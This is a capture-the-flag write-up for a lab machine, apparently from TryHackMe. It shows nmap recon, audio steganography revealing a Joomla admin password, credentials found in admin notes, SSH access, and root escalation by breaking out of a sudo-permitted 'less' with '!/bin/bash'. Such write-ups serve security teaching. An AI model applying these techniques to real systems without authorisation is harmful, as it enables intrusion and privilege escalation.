
What's Your Name

https://tryhackme.com/jr/hacksocweeklyctf

We start with our nmap scan and find 2 open ports and 3 closed ports.

```
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-02 11:46 EDT
Nmap scan report for 192.168.18.130
Host is up (0.00071s latency).
Not shown: 995 filtered tcp ports (no-response)
PORT
        STATE SERVICE
                             VERSION
22/tcp open
               ssh
                             OpenSSH 8.9p1 Ubuntu 3ubuntu0.7 (Ubuntu Linux;
protocol 2.0)
| ssh-hostkey:
    256 4e:04:09:96:50:62:d8:57:8b:5f:3a:a8:1a:f2:46:f0 (ECDSA)
256 94:fe:8a:df:3f:be:84:2d:6c:d6:7d:11:fd:43:00:7f (ED25519)
80/tcp
        open
               http
                             nginx 1.18.0 (Ubuntu)
|_http-generator: Joomla! - Open Source Content Management - Version 3.4.6
|_http-title: Home
|_http-server-header: nginx/1.18.0 (Ubuntu)
3306/tcp closed mysql
3389/tcp closed ms-wbt-server
4444/tcp closed krb524
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 15.91 seconds
```


We notice an outdated Joomla version (3.4.6) which may be vulnerable to various critical vulnerabilities. Looking at the website it appears to be quite bare with lots of pages not added to the domain.



Using the right kind of directory guessing wordlist, the user is intended to find "zoo.html" which contains a bare-bones HTML page. The page is titled "Bobbert's Private Zone" and contains two lines, the first saying "Buy a book to remember my password in" and then a second line that says "This is my favourite song" with nothing appearing to be following.


Viewing the source code we find the xxx.mp3 which when navigating to appears to play "DJ Got us Falling in Love" by Usher feat Pitbull. The audio clip contains a long silence at the end with a weird sound playing towards the end of it. This is hoped to hint the user that something is off and they should look into the audio file.

There are multiple forms of steganography that the user could check for in this audio file although this file has hidden something in the Spectogram. Using an app such as Audacity, we can import the file and view the spectogram, and find a piece of hidden text.



The text "b0bb3rt!!!" might indicate a login password.

Sure enough, heading over to the Administrator login we login with the credentials "bobbert:b0bb3rt!!!".



Through enumerating the administrator panel we find two notes which give us another set of credentials and further mentions to the outdated Joomla version.

Notes for user Bob (ID #629)

1. #2 REMINDER

Wed 01 May 2024 14:58

Remind jim to update the website at some point.

Notes for user Super User (ID #628)

1. #1 SSH PASSWORD

Wed 01 May 2024 14:56

Look into copying the new Joomla files onto the server. Bobbert keeps harassing me to change my password so gave me this temporary one till then - bObbertRUles

We take these credentials to SSH and get a successful login.

```
-(kali⊕kali)-[~]
  -$ ssh jim@192.168.18.130
jim@192.168.18.130's password:
Welcome to Ubuntu 22.04.3 LTS (GNU/Linux 5.15.0-102-generic x86_64)
 * Documentation: https://help.ubuntu.com
* Management: https://landscape.canonical.com
 * Management:
 * Support:
                   https://ubuntu.com/advantage
  System information as of Thu 2 May 16:11:18 UTC 2024
  System load: 0.08740234375
                                 Processes:
                                                            327
  Usage of /: 67.7% of 9.75GB Users logged in:
  Memory usage: 52%
                                  IPv4 address for docker0: 172.17.0.1
                                  IPv4 address for ens33: 192.168.18.130
  Swap usage: 0%
Expanded Security Maintenance for Applications is not enabled.
80 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list -- upgradable
3 additional security updates can be applied with ESM Apps.
Learn more about enabling ESM Apps service at https://ubuntu.com/esm
*** System restart required ***
Last login: Thu May 2 15:42:28 2024 from 192.168.18.135
jim@capture:~$ ls
Desktop Documents Downloads Music Pictures Public script.sh snap Templates thinclient_drives Videos
jim@capture:~$
```

In our home directory we have "script.sh" which when we run, displays 3 options to us.

```
jim@capture:~$ ./script.sh
Press 1 to update your system
Press 2 to check who you are
Press 3 to open your personal file
Press x to exit the script
Input Selection:
```


Pressing "3" and inputting our current user returns an error message that we don't have permissions to edit the file "jim" as root.

```
What's your name?jim
[sudo] password for jim:
Sorry, user jim is not allowed to execute '/usr/bin/less jim' as root on capture.
jim@capture:~$
```

Checking our sudo privileges we can edit edit the root users "personal file" so as such, we run the script again.

```
jim@capture:~$ sudo -l
Matching Defaults entries for jim on capture:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin, use_pty
User jim may run the following commands on capture:
    (root) NOPASSWD: /usr/bin/less /root/root
```

Using "root", we enter an editor which contains the line "I just want to break out. HELP ME!" which is hoped to be a hint that the user is needed to break-out of their text editor.



Through the hacktricks article - https://book.hacktricks.xyz/linux-hardening/privilege-escalation (or GTFOBins) we can look for things related to privilege escalations through the less binary and find that we can just use ! shell-command so using !/bin/bash should give us root. Using

this payload we get root and find the flag in /root/flag.txt!

```
root@capture:/home/jim# whoami
root
root@capture:/home/jim# id
uid=0(root) gid=0(root) groups=0(root)
root@capture:/home/jim#
```